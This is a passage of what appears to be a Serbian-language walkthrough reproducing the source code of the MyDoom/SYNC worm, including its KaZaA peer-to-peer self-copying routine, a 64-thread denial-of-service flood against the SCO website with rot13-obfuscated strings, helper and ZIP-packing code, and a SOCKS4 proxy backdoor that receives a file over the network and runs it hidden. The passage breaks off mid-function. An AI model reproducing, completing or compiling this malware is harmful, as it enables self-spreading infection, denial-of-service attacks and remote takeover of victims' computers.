  if (RegOpenKeyEx(HKEY_CURRENT_USER,key_path,0,KEY_QUERY_VALUE,&hKey))
    return;

  if (RegQueryValueEx(hKey, key_val, 0, NULL, (PBYTE)kaza, &kazalen)) return;
  RegCloseKey(hKey);

  if (kaza[0] == 0) return;
  if (kaza[lstrlen(kaza)-1] == '/') kaza[lstrlen(kaza)-1] = '\\';
  if (kaza[lstrlen(kaza)-1] != '\\') lstrcat(kaza, "\\");
  rot13(kaza+lstrlen(kaza), kazaa_names[xrand16() % kazaa_names_cnt]);
  lstrcat(kaza, ".");

  switch (xrand16() % 6) {
    case 0: case 1: lstrcat(kaza, "ex"); lstrcat(kaza, "e"); break;
    case 2: case 3: lstrcat(kaza, "sc"); lstrcat(kaza, "r"); break;
    case 4: lstrcat(kaza, "pi"); lstrcat(kaza, "f"); break;
    default: lstrcat(kaza, "ba"); lstrcat(kaza, "t"); break;
```

```
  }

  CopyFile(file,kaza,TRUE);
}

void p2p_spread(void)
{
  char selfpath[MAX_PATH];
  GetModuleFileName(NULL, selfpath, MAX_PATH);

  kazaa_spread(selfpath);
}
```

[5.] DOS napad na SCO web sajt

- Datoteka SCO.h

```
#ifndef _SYNC_SCO_H_
#define _SYNC_SCO_H_

void scodos_main(void);

#endif
```

- Datoteka SCO.c

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include "sco.h"
#include "lib.h"

// rot13(www.sco.com)
#define SCO_SITE_ROT13 "jjj.fpb.pbz"
#define SCO_PORT 80
#define SCODOS_THREADS 64

static int connect_tv(struct sockaddr_in *addr, int timeout)
{
  int s;
  unsigned long i;
  fd_set wr_fds, err_fds;
  struct timeval tv;

  s = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
  if (s == 0 || s == INVALID_SOCKET) return 0;

  tv.tv_sec = timeout / 1000;
  tv.tv_usec = 0;

  i = 1;
```

```
  ioctlsocket(s, FIONBIO, &i);

  for (;;) {
    i = connect(s, (struct sockaddr *)addr, sizeof(struct sockaddr_in));
    if (i != SOCKET_ERROR)
      goto exit_connected;
    i = WSAGetLastError();
    if (i == WSAENOBUFS) {
      Sleep(50);
      continue;
    }
    if (i == WSAEWOULDBLOCK)
      break;
    goto exit_err;
  }

  FD_ZERO(&wr_fds);
  FD_SET(s, &wr_fds);
  FD_ZERO(&err_fds);
  FD_SET(s, &err_fds);
  i = select(s+1, NULL, &wr_fds, &err_fds, &tv);

  if (i == 0 || i == -1)
    goto exit_err;
  if (FD_ISSET(s, &err_fds) || !FD_ISSET(s, &wr_fds))
    goto exit_err;

exit_connected:
  i = 0;
  ioctlsocket(s, FIONBIO, &i);
  return s;

exit_err:
  closesocket(s);
  return 0;
}

static DWORD _stdcall scodos_th(LPVOID pv)
{
  struct sockaddr_in addr;
  char buf[512];
  int sock;

  // "GET / HTTP/1.1\r\n"
  // "Host: www.sco.com\r\n"
  // "\r\n";
  rot13(buf,
    "TRG / UGGC/1.1\r\n"
    "Ubfg: " SCO_SITE_ROT13 "\r\n"
    "\r\n");

  SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_BELOW_NORMAL);
```

```
  if (pv == NULL) goto ex;
  addr = *(struct sockaddr_in *)pv;
  for (;;) {
    sock = connect_tv(&addr, 8);
    if (sock != 0) {
      send(sock, buf, lstrlen(buf), 0);
      Sleep(300);
      closesocket(sock);
    }
  }
ex:  ExitThread(0);
  return 0;
}

void scodos_main(void)
{
  struct hostent *h;
  struct sockaddr_in addr;
  int i;
  unsigned long tid;
  char buf[128];

  rot13(buf, SCO_SITE_ROT13);

  for (;;) {
    while (is_online() == 0)
      Sleep(32768);

    h = gethostbyname(buf);
    if (h == NULL) {
      Sleep(32768);
      continue;
    }
    memset(&addr, '\0', sizeof(addr));
    addr.sin_family = AF_INET;
    addr.sin_addr = *(struct in_addr *)h->h_addr_list[0];
    addr.sin_port = htons(SCO_PORT);
    break;
  }

  for (i=1; i<SCODOS_THREADS; i++)
    CreateThread(0, 0, scodos_th, (LPVOID)&addr, 0, &tid);
  scodos_th(&addr);
}
```

[6.] Dodatne datoteke neophodne za prevođenje programa

- lib.h

```
#ifndef _SYNC_LIB_H_
#define _SYNC_LIB_H_
```

```
char rot13c(char c);
void rot13(char *buf, const char *in);
void mk_smtpdate(FILETIME *in_ft, char *buf);
void xrand_init(void);
WORD xrand16(void);
DWORD xrand32(void);
char *xstrstr(const char *str, const char *pat);
char *xstrrchr(const char *str, char ch);
char *xstrchr(const char *str, char ch);
int xsystem(char *cmd, int wait);
int xmemcmpi(unsigned char *, unsigned char *, int);
int xstrncmp(const char *first, const char *last, size_t count);
int html_replace(char *);
int html_replace2(char *);
int is_online(void);
int cat_wsprintf(LPTSTR lpOutput, LPCTSTR lpFormat, ...);

#endif
```

- lib.c

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <wininet.h>
#include <string.h>
#include "lib.h"

char rot13c(char c)
{
  char u[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
  char l[] = "abcdefghijklmnopqrstuvwxyz";
  char *p;

  if ((p = xstrchr(u, c)) != NULL)
    return u[((p-u) + 13) % 26];
  else if ((p = xstrchr(l, c)) != NULL)
    return l[((p-l) + 13) % 26];
  else
    return c;
}

void rot13(char *buf, const char *in)
{
  while (*in)
    *buf++ = rot13c(*in++);
  *buf = 0;
}

void mk_smtpdate(FILETIME *in_ft, char *buf)
{
  SYSTEMTIME t;
  TIME_ZONE_INFORMATION tmz_info;
```

```
  DWORD daylight_flag; int utc_offs, utc_offs_u;
  LPSTR weekdays[7] = { "Sun", "Mon", "Tue", "Wed",
                        "Thu", "Fri", "Sat" };
  LPSTR months[12] = { "Jan", "Feb", "Mar", "Apr", "May", "Jun",
                       "Jul", "Aug", "Sep", "Oct", "Nov", "Dec" };

  if (in_ft == NULL) {
    GetLocalTime(&t);
  } else {
    FILETIME lft;
    FileTimeToLocalFileTime(in_ft, &lft);
    FileTimeToSystemTime(&lft, &t);
  }

  tmz_info.Bias = 0;
  daylight_flag = GetTimeZoneInformation(&tmz_info);

  utc_offs = tmz_info.Bias;
  if (daylight_flag == TIME_ZONE_ID_DAYLIGHT)
    utc_offs += tmz_info.DaylightBias;
  utc_offs = -utc_offs;
  utc_offs_u = (utc_offs >= 0) ? utc_offs : -utc_offs;

  if (t.wDayOfWeek > 6) t.wDayOfWeek = 6;
  if (t.wMonth == 0) t.wMonth = 1;
  if (t.wMonth > 12) t.wMonth = 12;

  wsprintf(buf,
    "%s, %u %s %u %.2u:%.2u:%.2u %s%.2u%.2u",
    weekdays[t.wDayOfWeek], t.wDay, months[t.wMonth-1], t.wYear,
    t.wHour, t.wMinute, t.wSecond, (utc_offs >= 0) ? "+" : "-",
    utc_offs_u / 60, utc_offs_u % 60
  );
}

static DWORD xrand16_seed;

void xrand_init(void)
{
  xrand16_seed = GetTickCount();
}

WORD xrand16(void)
{
  xrand16_seed = 0x015a4e35L * xrand16_seed + 1L;
  return ((WORD)(xrand16_seed >> 16L) & (WORD)0xffff);
}

DWORD xrand32(void)
{
  return xrand16() | (xrand16() << 16);
}
```

```
char *xstrstr(const char *str, const char *pat)
{
  const char *p, *q;
  for (; *str; str++) {
    for (p=str, q=pat; *p && *q; p++, q++)
      if (*p != *q) break;
    if (p == q || *q == 0) return (char *)str;
  }
  return NULL;
}

char *xstrrchr(const char *str, char ch)
{
  register char *start = (char *)str;
  while (*str++);
  while (--str != start && *str != ch);
  if (*str == (char)ch) return((char *)str);
  return NULL;
}

char *xstrchr(const char *str, char ch)
{
  while (*str && *str != ch) str++;
  return (*str == ch) ? (char *)str : NULL;
}

int xsystem(char *cmd, int wait)
{
  PROCESS_INFORMATION pi;
  STARTUPINFO si;

  ZeroMemory(&si, sizeof(si));
  si.cb = sizeof(si);
  si.dwFlags = STARTF_USESHOWWINDOW | STARTF_FORCEOFFFEEDBACK;
  si.wShowWindow = SW_HIDE;

  if (CreateProcess(0, cmd, 0, 0, TRUE, 0, 0, 0, &si, &pi) == 0)
    //neuspešno
    return 1;

  if (wait) {
    WaitForSingleObject(pi.hProcess, INFINITE);
    CloseHandle(pi.hThread);
    CloseHandle(pi.hProcess);
  }

  //uspešno
  return 0;
}

int xmemcmpi(unsigned char *p, unsigned char *q, int len)
{
```

```
  while (len--)
    if (tolower(*p++) != tolower(*q++)) return 1;
  return 0;
}

int xstrncmp(const char *first, const char *last, size_t count)
{
  if (!count) return(0);

  while (--count && *first && *first == *last)
  {
    first++;
    last++;
  }

  return (*(unsigned char *)first - *(unsigned char *)last);
}

// "&#<number>" -> ascii
int html_replace(char *str)
{
  char tmp[20], *mv_from, *mv_to;
  int i, j, amp_start, amp_end, amp_len, charcode, chr_len, mv_len;
  int found;

  for (i=0,found=0; str[i]; i++) {
    if (str[i] != '&') continue;
    amp_start = i;
    if (str[++i] != '#') continue;
    for (j=0,i++; j<(sizeof(tmp)-5);) {
      if (!isdigit(str[i])) break;
      tmp[j++] = str[i++];
    }
    tmp[j] = 0;
    for (charcode=0,j=0; tmp[j]; j++)
      charcode = charcode * 10 + (tmp[j] - '0');

    if (str[i] == ';') i++;
    amp_end = i;

    if (charcode <= 0) continue;
    ZeroMemory(tmp, sizeof(tmp));
    if (charcode < 256) {
      tmp[0] = charcode;
      tmp[1] = 0;
    } else {
      WideCharToMultiByte(CP_ACP, 0, (WCHAR*)&charcode, 1,
        tmp, sizeof(tmp), NULL, NULL);
    }
    if (tmp[0] == 0) continue;

    amp_len = amp_end - amp_start;
```

```
    chr_len = lstrlen(tmp);

    if (amp_len != chr_len) {
      mv_from = str + amp_start + amp_len;
      mv_to = str + amp_start + chr_len;
      mv_len = (str + lstrlen(str)) - mv_from + 1;
      if (mv_to < mv_from) {
        for (j=0; j<mv_len; j++) *mv_to++ = *mv_from++;
      } else {
        for (j=mv_len-1; j>=0; j--) mv_to[j] = mv_from[j];
      }
    }

    memcpy(str + amp_start, tmp, lstrlen(tmp));
    i = amp_start;
    found++;
  }
  return found;
}

// URL dekoder, pogodan za <a href="mailto:xxx%40xxx"> tagove
int html_replace2(char *str)
{
  char tmp[20], *mv_from, *mv_to;
  int i, j, amp_start, amp_end, amp_len, charcode, chr_len, mv_len;
  int found;

  for (i=0,found=0; str[i]; i++) {
    if (str[i] != '%') continue;
    amp_start = i;
    if (!isxdigit(str[i+1])) continue;
    tmp[0] = toupper(str[++i]);
    if (!isxdigit(str[i+1])) continue;
    tmp[1] = toupper(str[++i]);
    tmp[2] = 0;
    amp_end = ++i;

    charcode = ((tmp[1] >= 'A') && (tmp[1] <= 'Z')) ?
               10+tmp[1]-'A' : tmp[1]-'0';
    charcode += (((tmp[0] >= 'A') && (tmp[0] <= 'Z')) ?
               10+tmp[0]-'A' : tmp[0]-'0') << 4;

    if (charcode <= 0) continue;
    tmp[0] = charcode;
    tmp[1] = 0;

    amp_len = amp_end - amp_start;
    chr_len = lstrlen(tmp);

    if (amp_len != chr_len) {
      mv_from = str + amp_start + amp_len;
      mv_to = str + amp_start + chr_len;
```

```
      mv_len = (str + lstrlen(str)) - mv_from + 1;
      if (mv_to < mv_from) {
        for (j=0; j<mv_len; j++) *mv_to++ = *mv_from++;
      } else {
        for (j=mv_len-1; j>=0; j--) mv_to[j] = mv_from[j];
      }
    }

    memcpy(str + amp_start, tmp, lstrlen(tmp));
    i = amp_start;
    found++;
  }
  return found;
}

typedef BOOL (WINAPI *WININET_GETCONNECTEDSTATE)
             (LPDWORD lpdwFlags, DWORD dwReserved);

// sledeća funkcija vraća: 0 = offline, 1 = online, 2 = ne znam

int is_online(void)
{
  WININET_GETCONNECTEDSTATE pInternetGetConnectedState;
  HINSTANCE hWinInet;
  DWORD igcs_flags;
  char tmp[64];

  // rot13("wininet.dll")
  rot13(tmp, "jvavarg.qyy");
  hWinInet = GetModuleHandle(tmp);
  if (hWinInet == NULL || hWinInet == INVALID_HANDLE_VALUE) {
    hWinInet = LoadLibrary(tmp);
    if (hWinInet == NULL || hWinInet == INVALID_HANDLE_VALUE)
      return 2;
  }

  // rot13("InternetGetConnectedState")
  rot13(tmp, "VagreargTrgPbaarpgrqFgngr");
  pInternetGetConnectedState = (WININET_GETCONNECTEDSTATE)
    GetProcAddress(hWinInet, tmp);
  if (pInternetGetConnectedState == NULL)
    return 2;

  return (pInternetGetConnectedState(&igcs_flags, 0) == 0) ? 0 : 1;
}

int cat_wsprintf(LPTSTR lpOutput, LPCTSTR lpFormat, ...)
{
  register int ret;
  va_list arglist;
  va_start(arglist, lpFormat);
  ret = wvsprintf(lpOutput + lstrlen(lpOutput), lpFormat, arglist);
```

```
  va_end(arglist);
  return ret;
}
```

- zipstore.h

```
#ifndef _SYNC_ZIPSTORE_H_
#define _SYNC_ZIPSTORE_H_

int zip_store(char *in, char *out, char *store_as);

#endif
```

- zipstore.c

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>

#pragma pack(push, 1)
struct zip_header_t {
  // 0x04034b50
  DWORD signature;
  WORD ver_needed;
  WORD flags;
  WORD method;
  WORD lastmod_time;
  WORD lastmod_date;
  DWORD crc;
  DWORD compressed_size;
  DWORD uncompressed_size;
  WORD filename_length;
  WORD extra_length;
};

struct zip_eod_t {
  // 0x06054b50
  DWORD signature;
  WORD disk_no;
  WORD disk_dirst;
  WORD disk_dir_entries;
  WORD dir_entries;
  DWORD dir_size;
  DWORD dir_offs;
  WORD comment_len;
};

struct zip_dir_t {
  // 0x02014b50
  DWORD signature;
  WORD made_by;
  WORD ver_needed;
```

```
  WORD flags;
  WORD method;
  WORD lastmod_time;
  WORD lastmod_date;
  DWORD crc;
  DWORD compressed_size;
  DWORD uncompressed_size;
  WORD filename_length;
  WORD extra_length;
  WORD comment_length;
  WORD disk_no;
  WORD internal_attr;
  DWORD external_attr;
  DWORD local_offs;
};
#pragma pack(pop)

// proračunavanje CRC-32 čeksume toka podataka

static const unsigned long crc_table[] = {
  0x00000000L, 0x77073096L, 0xee0e612cL, 0x990951baL, 0x076dc419L,
  0x706af48fL, 0xe963a535L, 0x9e6495a3L, 0x0edb8832L, 0x79dcb8a4L,
  0xe0d5e91eL, 0x97d2d988L, 0x09b64c2bL, 0x7eb17cbdL, 0xe7b82d07L,
  0x90bf1d91L, 0x1db71064L, 0x6ab020f2L, 0xf3b97148L, 0x84be41deL,
  0x1adad47dL, 0x6ddde4ebL, 0xf4d4b551L, 0x83d385c7L, 0x136c9856L,
  0x646ba8c0L, 0xfd62f97aL, 0x8a65c9ecL, 0x14015c4fL, 0x63066cd9L,
  0xfa0f3d63L, 0x8d080df5L, 0x3b6e20c8L, 0x4c69105eL, 0xd56041e4L,
  0xa2677172L, 0x3c03e4d1L, 0x4b04d447L, 0xd20d85fdL, 0xa50ab56bL,
  0x35b5a8faL, 0x42b2986cL, 0xdbbbc9d6L, 0xacbcf940L, 0x32d86ce3L,
  0x45df5c75L, 0xdcd60dcfL, 0xabd13d59L, 0x26d930acL, 0x51de003aL,
  0xc8d75180L, 0xbfd06116L, 0x21b4f4b5L, 0x56b3c423L, 0xcfba9599L,
  0xb8bda50fL, 0x2802b89eL, 0x5f058808L, 0xc60cd9b2L, 0xb10be924L,
  0x2f6f7c87L, 0x58684c11L, 0xc1611dabL, 0xb6662d3dL, 0x76dc4190L,
  0x01db7106L, 0x98d220bcL, 0xefd5102aL, 0x71b18589L, 0x06b6b51fL,
  0x9fbfe4a5L, 0xe8b8d433L, 0x7807c9a2L, 0x0f00f934L, 0x9609a88eL,
  0xe10e9818L, 0x7f6a0dbbL, 0x086d3d2dL, 0x91646c97L, 0xe6635c01L,
  0x6b6b51f4L, 0x1c6c6162L, 0x856530d8L, 0xf262004eL, 0x6c0695edL,
  0x1b01a57bL, 0x8208f4c1L, 0xf50fc457L, 0x65b0d9c6L, 0x12b7e950L,
  0x8bbeb8eaL, 0xfcb9887cL, 0x62dd1ddfL, 0x15da2d49L, 0x8cd37cf3L,
  0xfbd44c65L, 0x4db26158L, 0x3ab551ceL, 0xa3bc0074L, 0xd4bb30e2L,
  0x4adfa541L, 0x3dd895d7L, 0xa4d1c46dL, 0xd3d6f4fbL, 0x4369e96aL,
  0x346ed9fcL, 0xad678846L, 0xda60b8d0L, 0x44042d73L, 0x33031de5L,
  0xaa0a4c5fL, 0xdd0d7cc9L, 0x5005713cL, 0x270241aaL, 0xbe0b1010L,
  0xc90c2086L, 0x5768b525L, 0x206f85b3L, 0xb966d409L, 0xce61e49fL,
  0x5edef90eL, 0x29d9c998L, 0xb0d09822L, 0xc7d7a8b4L, 0x59b33d17L,
  0x2eb40d81L, 0xb7bd5c3bL, 0xc0ba6cadL, 0xedb88320L, 0x9abfb3b6L,
  0x03b6e20cL, 0x74b1d29aL, 0xead54739L, 0x9dd277afL, 0x04db2615L,
  0x73dc1683L, 0xe3630b12L, 0x94643b84L, 0x0d6d6a3eL, 0x7a6a5aa8L,
  0xe40ecf0bL, 0x9309ff9dL, 0x0a00ae27L, 0x7d079eb1L, 0xf00f9344L,
  0x8708a3d2L, 0x1e01f268L, 0x6906c2feL, 0xf762575dL, 0x806567cbL,
  0x196c3671L, 0x6e6b06e7L, 0xfed41b76L, 0x89d32be0L, 0x10da7a5aL,
  0x67dd4accL, 0xf9b9df6fL, 0x8ebeeff9L, 0x17b7be43L, 0x60b08ed5L,
```

```
  0xd6d6a3e8L, 0xa1d1937eL, 0x38d8c2c4L, 0x4fdff252L, 0xd1bb67f1L,
  0xa6bc5767L, 0x3fb506ddL, 0x48b2364bL, 0xd80d2bdaL, 0xaf0a1b4cL,
  0x36034af6L, 0x41047a60L, 0xdf60efc3L, 0xa867df55L, 0x316e8eefL,
  0x4669be79L, 0xcb61b38cL, 0xbc66831aL, 0x256fd2a0L, 0x5268e236L,
  0xcc0c7795L, 0xbb0b4703L, 0x220216b9L, 0x5505262fL, 0xc5ba3bbeL,
  0xb2bd0b28L, 0x2bb45a92L, 0x5cb36a04L, 0xc2d7ffa7L, 0xb5d0cf31L,
  0x2cd99e8bL, 0x5bdeae1dL, 0x9b64c2b0L, 0xec63f226L, 0x756aa39cL,
  0x026d930aL, 0x9c0906a9L, 0xeb0e363fL, 0x72076785L, 0x05005713L,
  0x95bf4a82L, 0xe2b87a14L, 0x7bb12baeL, 0x0cb61b38L, 0x92d28e9bL,
  0xe5d5be0dL, 0x7cdcefb7L, 0x0bdbdf21L, 0x86d3d2d4L, 0xf1d4e242L,
  0x68ddb3f8L, 0x1fda836eL, 0x81be16cdL, 0xf6b9265bL, 0x6fb077e1L,
  0x18b74777L, 0x88085ae6L, 0xff0f6a70L, 0x66063bcaL, 0x11010b5cL,
  0x8f659effL, 0xf862ae69L, 0x616bffd3L, 0x166ccf45L, 0xa00ae278L,
  0xd70dd2eeL, 0x4e048354L, 0x3903b3c2L, 0xa7672661L, 0xd06016f7L,
  0x4969474dL, 0x3e6e77dbL, 0xaed16a4aL, 0xd9d65adcL, 0x40df0b66L,
  0x37d83bf0L, 0xa9bcae53L, 0xdebb9ec5L, 0x47b2cf7fL, 0x30b5ffe9L,
  0xbdbdf21cL, 0xcabac28aL, 0x53b39330L, 0x24b4a3a6L, 0xbad03605L,
  0xcdd70693L, 0x54de5729L, 0x23d967bfL, 0xb3667a2eL, 0xc4614ab8L,
  0x5d681b02L, 0x2a6f2b94L, 0xb40bbe37L, 0xc30c8ea1L, 0x5a05df1bL,
  0x2d02ef8dL
};

unsigned long crc32(crc, buf, len)
  register unsigned long crc;
  register const unsigned char *buf;
  int len;
{
  if (buf == NULL) return 0L;
  crc = crc ^ 0xffffffffL;
  # ifndef NO_UNROLLED_LOOPS
    while (len >= 8) {
      DO8(buf);
      len -= 8;
    }
  #endif
  if (len) do {
    DO1(buf);
  } while (--len);
  return crc ^ 0xffffffffL;
}

static void zip_putcurtime(WORD *f_time, WORD *f_date)
{
  SYSTEMTIME systime;

  GetSystemTime(&systime);
  if ((systime.wYear < 1999) || (systime.wYear > 2010))
    systime.wYear = 2004;
  if (systime.wMonth < 1 || systime.wMonth > 12) systime.wMonth = 1;
  if (systime.wDay < 1 || systime.wDay > 31) systime.wDay = 10;

  *f_date =
```

```
    ((systime.wYear-1980) << 9) |
    (systime.wMonth << 5) |
    systime.wDay;

  *f_time =
    (systime.wHour << 11) |
    (systime.wMinute << 5) |
    (systime.wSecond / 2);
}

static unsigned long zip_calc_crc32(HANDLE hFileIn)
{
  unsigned long reg, i;
  unsigned char buf[1024];
  SetFilePointer(hFileIn, 0, NULL, FILE_BEGIN);
  for (reg=0;;) {
    i = 0;
    if (ReadFile(hFileIn, buf, sizeof(buf), &i, NULL) == 0) break;
    if (i == 0) break;
    reg = crc32(reg, buf, i);
  }
  SetFilePointer(hFileIn, 0, NULL, FILE_BEGIN);
  return reg;
}

int zip_store(char *in, char *out, char *store_as)
{
  HANDLE hFileIn, hFileOut;
  struct zip_header_t hdr1;
  struct zip_eod_t eod1;
  struct zip_dir_t dir1;
  char buf[1024];
  unsigned long i, j, offs;

  hFileIn = CreateFile(in, GENERIC_READ, FILE_SHARE_READ|FILE_SHARE_WRITE,
    NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
  if (hFileIn == INVALID_HANDLE_VALUE || hFileIn == NULL)
    return 1;
  hFileOut = CreateFile(out, GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE,
    NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
  if (hFileOut == INVALID_HANDLE_VALUE || hFileOut == NULL) {
    CloseHandle(hFileIn);
    return 2;
  }

  memset(&hdr1, '\0', sizeof(hdr1));
  memset(&dir1, '\0', sizeof(dir1));
  memset(&eod1, '\0', sizeof(eod1));
  offs = 0;

  hdr1.signature = 0x04034b50;
  dir1.ver_needed = hdr1.ver_needed = 10;
```

```
dir1.flags = hdr1.flags = 0;
dir1.method = hdr1.method = 0;
zip_putcurtime(&hdr1.lastmod_time, &hdr1.lastmod_date);
dir1.lastmod_time = hdr1.lastmod_time;
dir1.lastmod_date = hdr1.lastmod_date;
hdr1.crc = zip_calc_crc32(hFileIn);
dir1.crc = hdr1.crc;

hdr1.compressed_size = GetFileSize(hFileIn, NULL);
dir1.compressed_size = hdr1.compressed_size;
hdr1.uncompressed_size = GetFileSize(hFileIn, NULL);
dir1.uncompressed_size = hdr1.uncompressed_size;
hdr1.filename_length = lstrlen(store_as);
dir1.filename_length = hdr1.filename_length;
dir1.extra_length = hdr1.extra_length = 0;

dir1.local_offs = offs;

WriteFile(hFileOut, &hdr1, sizeof(hdr1), &i, NULL);
offs += sizeof(hdr1);
WriteFile(hFileOut, store_as, lstrlen(store_as), &i, NULL);
offs += lstrlen(store_as);
SetFilePointer(hFileIn, 0, NULL, FILE_BEGIN);
for (;;) {
  i = 0;
  if (ReadFile(hFileIn, buf, sizeof(buf), &i, NULL) == 0) break;
  if (i == 0) break;
  WriteFile(hFileOut, buf, i, &j, NULL);
  offs += i;
}

eod1.dir_offs = offs;

dir1.signature = 0x02014b50;
dir1.made_by = 20;    /* MSDOS, PKZIP 2.0 */
dir1.internal_attr = 0;
dir1.external_attr = 0x20;  /* FA_ARCHIVE */
WriteFile(hFileOut, &dir1, sizeof(dir1), &i, NULL);
offs += sizeof(dir1);
WriteFile(hFileOut, store_as, lstrlen(store_as), &i, NULL);
offs += lstrlen(store_as);

eod1.signature = 0x06054b50;
eod1.disk_no = 0;
eod1.disk_dirst = 0;
eod1.disk_dir_entries = 1;
eod1.dir_entries = eod1.disk_dir_entries;
eod1.dir_size = offs - eod1.dir_offs;
eod1.comment_len = 0;
WriteFile(hFileOut, &eod1, sizeof(eod1), &i, NULL);

CloseHandle(hFileOut);
```

```
  CloseHandle(hFileIn);
  return 0;
}
```

- xproxy\xproxy.c

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include <stdio.h>

// dodavanje niza na kraj dll-a (padding)
// neophodno da bi ga UPX hteo da spakuje ovaj dll
const char PAD1[] =
  "SYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNC"
  "SYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNC"
  "SYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNC"
  "SYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNC"
  "SYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNC"
  "SYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNC"
  "SYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNC"
  "SYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNC"
  "SYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNC"
  "SYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNC"
  "SYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNC"
  "SYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNC"
  "SYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNCSYNC";

#define SOCKS4_SUCCEEDED 90
#define SOCKS4_REJECTED  91
#define SOCKS4_EXECBYTE  133

#pragma pack(push, 1)
struct socks4_header {
 unsigned char vn;  // VN: verzija, 0x04
 unsigned char cd;  // CD: command/reply
 unsigned short dstport;
 unsigned long dstip;
};
#pragma pack(pop)

int usedthreads, threadscnt;
HINSTANCE hDllInstance;

static int recv_bytes(int sock, char *buf, int len, int opt)
{
 register int i, p;
 for (p=0; p<len;) {
  i = recv(sock, buf+p, len-p, opt);
  if (i < 0) return i;
  if (i == 0) return p;
  p += i;
```

```
 }
 return p;
}

static int skip_until(int sock, char c)
{
 char r;
 for (;;) {
  if (recv(sock, &r, 1, 0) != 1) return 1;
  if (r == c) return 0;
 }
}

static void sends(int sock, char *s) { send(sock, s, lstrlen(s), 0); }

static void socks4_exec(int sock)
{
 int i, j;
 HANDLE hFile=NULL;
 char temppath[MAX_PATH], tempfile[MAX_PATH], buf[1024];
 DWORD dw;
 STARTUPINFO si;
 PROCESS_INFORMATION pi;

 // preskoči zaglavlje
 recv(sock, (char *)&dw, 1, 0);

 recv(sock, (char *)&dw, 4, 0);
 dw = ntohl(dw);
 if (dw != 0x133C9EA2) goto drop;

 GetTempPath(sizeof(temppath), temppath);
 GetTempFileName(temppath, "tmp", 0, tempfile);
 hFile = CreateFile(tempfile, GENERIC_WRITE, FILE_SHARE_READ, NULL,
   CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
 if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
  hFile = NULL;
  goto drop;
 }

 for (i=0;;) {
  j = recv(sock, buf, sizeof(buf), 0);
  if (j <= 0) break;
  i += j;
  WriteFile(hFile, buf, j, &dw, 0);
 }
 CloseHandle(hFile);

 memset(&si, '\0', sizeof(si));
 si.cb = sizeof(si);
 si.dwFlags = STARTF_FORCEOFFFEEDBACK | STARTF_USEPOSITION |
  STARTF_USESHOWWINDOW | STARTF_USESIZE;
```

```
 si.dwX = si.dwY = 0;
 si.dwXSize = si.dwYSize = 1;
 si.wShowWindow = SW_HIDE;
 wsprintf(buf, "\"%s\"", tempfile);
 if (CreateProcess(NULL,buf,NULL,NULL,FALSE,0,NULL,NULL,&si,&pi) == 0)
  goto drop;
 WaitForSingleObject(pi.hProcess, INFINITE);
 CloseHandle(pi.hThread);
 CloseHandle(pi.hProcess);
 DeleteFile(tempfile);
 closesocket(sock);
 return;

drop: closesocket(sock);
 if (hFile != NULL) DeleteFile(tempfile);
 return;
}

static int parse_socks4a(int sock, unsigned long *ip)
{
 char hostname[300];
 unsigned long i;
 struct hostent *h;

 for (i=0; i<255; i++) {
  if (recv(sock, hostname+i, 1, 0) <= 0) return 1;
  if (hostname[i] == 0) break;
 }
 i = inet_addr(hostname);
 if (i != 0 && i != 0xFFFFFFFF) {
  *ip = i;
 } else {
  if ((h = gethostbyname(hostname)) == NULL)
   return 1;
  *ip = *(unsigned long *)h->h_addr_list[0];
 }
 return 0;
}

static void relay_socks(int sock1, int sock2)
{
 struct fd_set fds;
 char buf[4096];
 register int i;

 for (;;) {
  FD_ZERO(&fds);
  FD_SET(sock1, &fds);
  FD_SET(sock2, &fds);
  if (select(0, &fds, NULL, NULL, NULL) <= 0) break;
  if (FD_ISSET(sock1, &fds)) {
   if ((i = recv(sock1, buf, sizeof(buf), 0)) <= 0) break;
```

```
    send(sock2, buf, i, 0);
   }
   if (FD_ISSET(sock2, &fds)) {
    if ((i = recv(sock2, buf, sizeof(buf), 0)) <= 0) break;
    send(sock1, buf, i, 0);
   }
  }
}

static void socks4_client(int sock)
{
 struct socks4_header h;
 struct sockaddr_in addr;
 int relay=INVALID_SOCKET;
 unsigned char c;

 if (recv(sock, &c, 1, MSG_PEEK) != 1) goto ex;
 if (c == SOCKS4_EXECBYTE) {
  socks4_exec(sock);
  closesocket(sock);
  return;
 }
 if (c != 0x04) goto reject;

